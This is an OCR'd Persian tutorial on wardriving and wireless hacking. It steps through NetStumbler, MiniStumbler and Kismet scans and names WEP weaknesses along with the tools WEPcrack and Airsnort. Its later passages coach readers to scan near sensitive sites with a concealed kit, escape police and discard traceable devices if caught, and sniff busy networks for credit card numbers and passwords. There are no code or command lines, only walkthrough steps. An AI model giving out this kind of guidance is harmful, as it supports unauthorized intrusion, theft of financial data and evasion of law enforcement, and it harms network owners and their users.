
در صفحه مورد نظر دو نو ع نسخه را مشاهده می نمایید که MiniStumbler بیشتر برای PDA ها در انجام هکینگ استفاده می شود در ظمن تعداد کارت های شبکه کم تری را نسبت به نسخه اصلی شناسایی می کند .پیشنهاد می کنم همان نسخه Netstumbler را دریافت نمایید به تصویر زیر توجه فرمایید .


بعد از بار شدن صفحه بر روی لینک NetStumbler 0.4.0 Installer کلیک نموده تا پنجره File Download به شکل زیر نمایان شده و آنرا را بر روی هارد دیسک ذخیره کنید- برنامه حجمی کمتر از 2 مگابایت دارد




بعد از دریافت کامل آن برنامه نصب که در شکل زیر مشاهده می کنید را اجرا کنید

همانند تصاویر زیر مراحل نصب را ادامه دهید









پس از اتمام مراحل نصب بر روی نماد زیر کلیک نموده و برنامه را اجرا کنید قبل از اجرای برنامه اطمینان پیدا کنید که Netstumbler کارت شبکه بی سیم شما را شناسایی نموده است با یک با restart نوت بوک از این موضوع اطمینان حاصل پیدا کنید به

احتمال زیادبا خطاهایی مبنی بر عدم شناسایی آداپتور شبکه بر خورد خواهید کرد که با استفاده از PC Card مناسب این مشکل نیز حل می شود


بعد از اجرا صفحه ای مطابق محیط کلی برنامه بصورت زیر نمایان می شود




در ابتدا بهتر است به پیکر بندی آن بپردازید یه Options برنامه بروید و تنظیماتی از قبیل سرعت اسکن و دیگر موارد را تنظیم نمایید در این قسمت گزینه هایی زیادی را پیدا خواهید کرد از جمله اینکه اگر از Win2k یا Win XP استفاده می کنید بایستی بخش Reconfigure card automatically را فعال نمایید برای دیگر قسمت ها می توانید از Help برنامه کمک بگیرید



یکی دیگر از تنظیمات جالب گرفتن پاسخ های MIDI می باشد دیگر تنظیمات را دست نزنید ولی اگر کاربر حرفه ای هستید برای مسائل مربوطه بخصوص فیلترینگ نتایج می توانید تنظیمات خاصی را به اجرا بگذارید




بعد از انجام تنظیمات اگر کارت شبکه بی سیم نصب شده باشد و فعال هم باشدnetstumbler به صورت اتوماتیک شروع به شناسایی و یافتن لیست شبکه های بی سیم موجود در منطقه اسکنینگ می کند-البته آن کارت شبکه هایی را که قادر باشد را شناسایی می نماید به شکل زیر توجه فرمایید



همانطور که در تصویر بالا مشاهده می فرمایید Netstumbler توانسته است دوتا APs را در منطقه شناسایی کند هر دو با مشخصه Cisco Aironet APs با کد ینگ WEP میباشند یکی بر روی channel 6 و دیگری برروی Channel 1 دریافت شده است SSID هم نمایا ن بوده و 020020141 می باشد و دیگر نکاتی که از اسکن بدست آمده اند را می توانید مشاهده کنید از همین جا یکی از ضعف های شبکه نمایان شد SSID می توانید از این ضعف استفاده کنید برای پیوستن به شبکه بی سیم مورد نظر.

شما می توانید نتایج اسکن را فیلتر نیز کنید مثلا اگر می خواهید ببینید آیا شبکه ای پیدا می شود که WEP ان فعال نباشد را پیدا کنید قسمت Encryption Off را انتخاب کنید نتایج به صورت زیر است




اطلاعات اضافی را نیز می توانید با انتخاب MAC Address هارا در زیر SSID و APs مشاهده کنید مطابق شکل زیر – نکته ای که در اینجا باید تذکر بدهم که کار با هر برنامه ای و بر روی شبکه های مختلف نتایج متفاوتی را می دهد –ممکن است شما شبکه هایی را با ویژگی هایی دیگری را پیدا نمایید به هرجهت برای مثال به اسکن های زیر اکتفا می شود
نحوه کار با MiniNetStumbler به شکل زیر است البته این روش یک شیوه ارزان قیمت تری نسبت به روش های قبلی در اختیار قرار می دهد ولی همانطور که گفته شد یکی ار معایبش شناسایی و پوشش کمتر شبکه های بی سیم می باشد به اشکال زیر توجه فرمایید

اگر شما از یکی از PDA های معروف همانند iPAQ استفاده می کنید این وسیله کوچک به شکل یک وسیله مجتمع برای تست شبکه های بی سیم تبدیل می شود با استفاده از برنامه ,kismet و همچنین با استفاده از یک شکاف گسترش PC Card ویا یک Compact Flash قادر خواهید بود کارت بی سیم خود را به PDA متصل نماییددر تصویر زیر که یکی از ابزار های هکینک مورد علاقه من است شما یک PDA با کارت بی سیم شبکه PCMCIAو همچنین آنتن مربوطه و رابط را مشاهده می کنید اگر یکی از ابزار هایتان به PDA قابل اتصال نبود یعنی پورت مناسبی بر روی PDA شما وجود نداشت می توانید از یک سوکت رابط USB 2 یا دیگر انواع موجود استفاده کنید

می توانید این اجزاء را در کوله پشتی خود قرار دهید ور درحال خوردن یک بستنی میوه ای در بین خیابان های ساختمان ها و مراکز مهم اطلاعاتی قدم زده و این در حالی است که در کوله پشتی شما این ابزار به همراه یکی دو ابزار دیگر در حال جمع آوری و ذخیره اطلاعات خام می باشند و البته پیشنهاد می کنم که یا یک دونده ی مناسب باشید و یا به همراه چند تن از دوستان هکر خود به همراه یک اتومبیل پورشه (یکی از مدل هایی که همه ماشین های پلیس را جا می گذارد) این کار را انجام دهید چون در مواقع بحرانی لازم است که از بهترین دونده های دنیا نیز سریعتر بدوید و یک نکته طلایی هر موقع در انجام این عملیات پی بردید که نفوذتان لو رفته است بایستی قید کوله پشتی و یا هر قطعه الکترونیکی دیگر همراه خود از جمله موبایل و یا ساعت مچی دارای سیستم GPS و pager و... را زده و همه آنها رادر پشت خودروی دیگری بیندازید و خود از مسیر دیگری بروید البته اگر این کار را در موقع لو رفتن عملیات انجام ندهید شاید آن موقع بتوانید از ماجرا جان سالم برد ببرید ولی شب هنگام نیز باید منتظر مهمان های ناخوانده نیز باشید **J**


ولی اگر در کل مسایل امنیتی را رعایت کنید می توانید اطلاعات بدست آمده را در فرصت مناسب پردازش نمایید –از آنجا که هارددیسک PDA هایتان شاید میزان فضای لازم را نداشته باشد می توانید از یک USB Ram یک گیگا بایتی و یا بیشتر نیز استفاده کنید البته باز هم می گویم برای انجام این امور به ابزار و نرم افزار های دیگری هم دارید ولی ابزار های اصلی همان هایی بود که به آنها اشاره کردم

به تصاویر زیر توجه کنید با iPAQ نیز به نتایجی مشابه خواهید رسید- کار با Windows CE مقداری با دیگر ویندوز ها تفاوت دارد ولی بعد از خرید کار باآن بسیار راحت تر از ویندوزی هست که هم اکنون در حال استفاده از آن هستید-



منوی Option برنامه MiniStumbler

تنظیم سرعت اسکن




پورتی که دستگاه به GPS متصل است

برنامه در حال اسکن و شبکه های یافته شده

نکته دیگر تحلیل اطلاعات بدست آمده است به فرض اینکه شما چندین شبکه بی سیم هم یافتید اینکه بر روی کدام هدف متمرکز شوید تا بر روی آن شبکه کار کرده وبه نتایج دلخواهتان برسید خود به یک زمینه علمی بسیار بالا و تجربه ی زیاد در زمینه مخابرات بی سیم و تحلیل سیگنال های بدست آمده را شامل می شود –اگر تجربه کافی در این زمینه نداشته باشد نتایج اسکن شده به هیچ درد شما نمی خورد ولی با داشتن تجربه مورد نیاز و اینکه از بین آن همه اطلاعات بدست آمده قدم بعدی چه می تواند باشد امری است که خود از عملیات اسکن مهم تر و حیاتی تر می باشد

برای درک بهتر این موضوع من یک مثال ساده می آورم (باید بگویم که هزار نکته باریک تر زمو اینجاست) من با زدن این مثال سر نخی به شما می دهم مبنی بر اینکه

کوچکترین اطلاعات با یک تحلیل مناسب می تواند به با ارزش ترین اطلاعات تبدیل شود –به هر حال این یک جنگ الکترونیکی است –نوعی جنگ رمز گذاری و رمز گشایی در زمینه های مختلفی باید تبحر خاصی داشته باشید تا به معنای واقعی کلمه به هک شبکه های بی سیم مبادرت بورزید – به مباحث Encryption توجه خاصی داشته باشید که یکی از پیش نیاز های هک بی سیم این مبحث می باشد



در شکل فوق پارامتر های متعددی از شبکه بی سیم موردنظر را مشاهده می کنید از قبیل میزان Noise و Strength of Signals- اگر به شکل بالا دقت کنید متوجه می شوید که سیگنال های دریافتی دارای قدت بالایی هستند و دارای دامنه فرکانسی بالا هست که می توان حدس زد که ارتباطات حجیم و با سرعت بالا بر روی این شبکه بی سیم در حال تبادل است این می تواند فرصت مناسبی برای یک هکر باشد
البته شاید مطلب دیگر وجود اختلال بر روی شبکه است احتمال دیگر نیز وجود پارازیت یا Noise بر روی آن محدوده فرکانسی است به فرض اگر شبکه با ویژگی تبادل اطلاعاتی بالا پیدا نمودید می توانید از عملیات Sniff استفاده کنید پیشنهاد می کنم چنین اطلاعاتی را برای بدست آوردن اطلاعات مفیدی از قبیل شماره کارت های اعتباری و یا کلمات عبور و یا دیگر داده های حساس بر روی شبکه هایی متمرکز شوید که بیشتر از این نوع داده ها در حال گذر می باشد ممکن است ساعت ها فریم ها متعدی را از یک شبکه بی سیم بدست آورید ولی به هیچ اطلاعات مفیدی دست پیدا نکنیدولی ممکن است با انتخاب یک شبکه بی سیم مناسبدر اولین Capture ها به نتایج دلخواه برسید این همان تجربه ای است که به آن اشاره کردم به تشابهی می توان گفت این عمل همانند شکار کردن است اگر شکار گر خوبی باشید می دانید در کجا باید به دنبال شکار مورد نظر بروید خوب کسانی که این حرف من را خوب درک کرده اند می دانند که منظور من چه چیز هایی و چه اهدافی می تواند باشد **J** پس به دنبال اهداف مورد نظری بروید که بتوانید اطلاعات مفیدی کسب نمایید

بعد از پیدا کردن شبکه های مورد نظر با توجه به خصوصیات هر شبکه به دنبال آسیب پذیری های شناخته شده آن بروید به طور کلی برای همه شبکه ها نمی توان یک قانون کلی ارائه نمود چون هم از نظر تجهیزات و هم از نظر پیکر بندی شبکه های مورد نظر تفاوت های بنیادی وجود دارد مثلا در شبکه بالا از Encryption WEP برای رمز گذاری استفاده شده است مثلا حرفه ای ها می دانند برای غیر فعال نمودن این کد گذاری بر روی داده ها باید از کدام آسیب پذیری ها استفاده نمایندمثلا برای Encryption WEP می توان از سری آسیب پذیری هایی با این عناوین استفاده نمود

Vulnerability to Plaintext Attacks
Vulnerability of RC4 Algorithm
Stream Cipher Vulnerability
Security of 64-Bit versus 128-Bit Keys
Acquiring a WEP Key

مثلا یکی از منابع در باره ی ضعف های رایج WEP را می توانید در زیر دریافت کرده و مطالعه نمایید
http://grouper.ieee.org/groups/802/11/Documents/

www.cs.umd.edu/~waa/
www.cs.berkeley.edu/~daw/

می توان گفت از اینجا به بعد با توجه به ضعف های موجود در سیستم همانند همان عملیاتی که بر ای اهداف در Web Hacking انجام می دهید در اینجا هم به همان طرق فعالیت می کنید
ابزار های متعددی هم در این زمینه همانند وب هکینگ موجود است همانند **WEPcrack** یا **Airsnort** شما می توانید با این ابزار ها براحتی عملیات نفوذ را انجام دهید
این دوبرنامه از برنامه های معروف در هک شبکه های بیسیم می باشند برای دریافت این دو ابزار می توانید به سایت

http://www.sourceforge.net

منابع موجود را یافته و با توجه به ویژگی های شبکه اتان آنها را از نظر آسیب پذیری تست نمایید با FAQ های موجود براحتی خودتان می توانید دیگر آسیب پذیری ها را پیدا کرده تست نمایید تازه مثال بالا در باره ی آسب پذیری های WEP Encryption بود برای بسیاری از اجزا دیگر بی شمار آسیب پذیری وجود دارد که نام بردن از آنها دراین مقاله امکان پذیر نیست بهتر آنست که بعد از آتمام اسکن به جزییات و ویژگی های در دسترس توجه کرده و به دنبال آسیب پذیری و سپس تست شان بر روی شبکه مبادرت بورزید


مبحث آسیب پذیری های بی سیم بسیار پیچیده تر و وسیع تر از آسیب پذیریهای معمول شبکه های کابلی می باشد و کسانی می توانند در این حوزه ها فعالیت نمایند که آشنایی در زمینه شبکه های کابلی را پشت سر گذاشته اند و همچنین بایستی در زمینه بی سیم مهارت های کافی را کسب نموده اند –مدرک های پایه در این زمینه Network+ و Security+ می باشد از آنجا که اکثر مطالعه کنندگان تجربه کافی برروی هک بی سیم را ندارند به قسمتی که فکر می کنم خیلی ها علاقه من به به آشنایی با آن باشند اشاره می کنم اغلب هکر هایی که با آنها کار کرده ام هدفشان بیشتر از هک Wireless نفوذ به خود شبکه نبوده است بلکه معدود کسانی را دیده ام که قصد نفوذ به شبکه و اطلاعات بر روی سرور ها شبکه های بی سیم را داشته اند اغلب بعد از شناسایی شبکه و مقداری تحلیل بر روی اجزاء مبادرت به عملیات Sniffing می نمایند از یک نظر می توان گفت این یکی از روش های مرسوم هک شبکه های بی سیم می باشد در بعضی از کشور ها حتی اسکن برای یافتن شبکه ها بی سیم در محدوده های فرکانسی خاصی ممنوع می باشد و بعضی کشور ها نیز نه اینکه قانونی برای جلوگیری این امر باشد بلکه قانونی برای آن نیست به طور مثال در روسیه این امر تا حدودی آزاد است

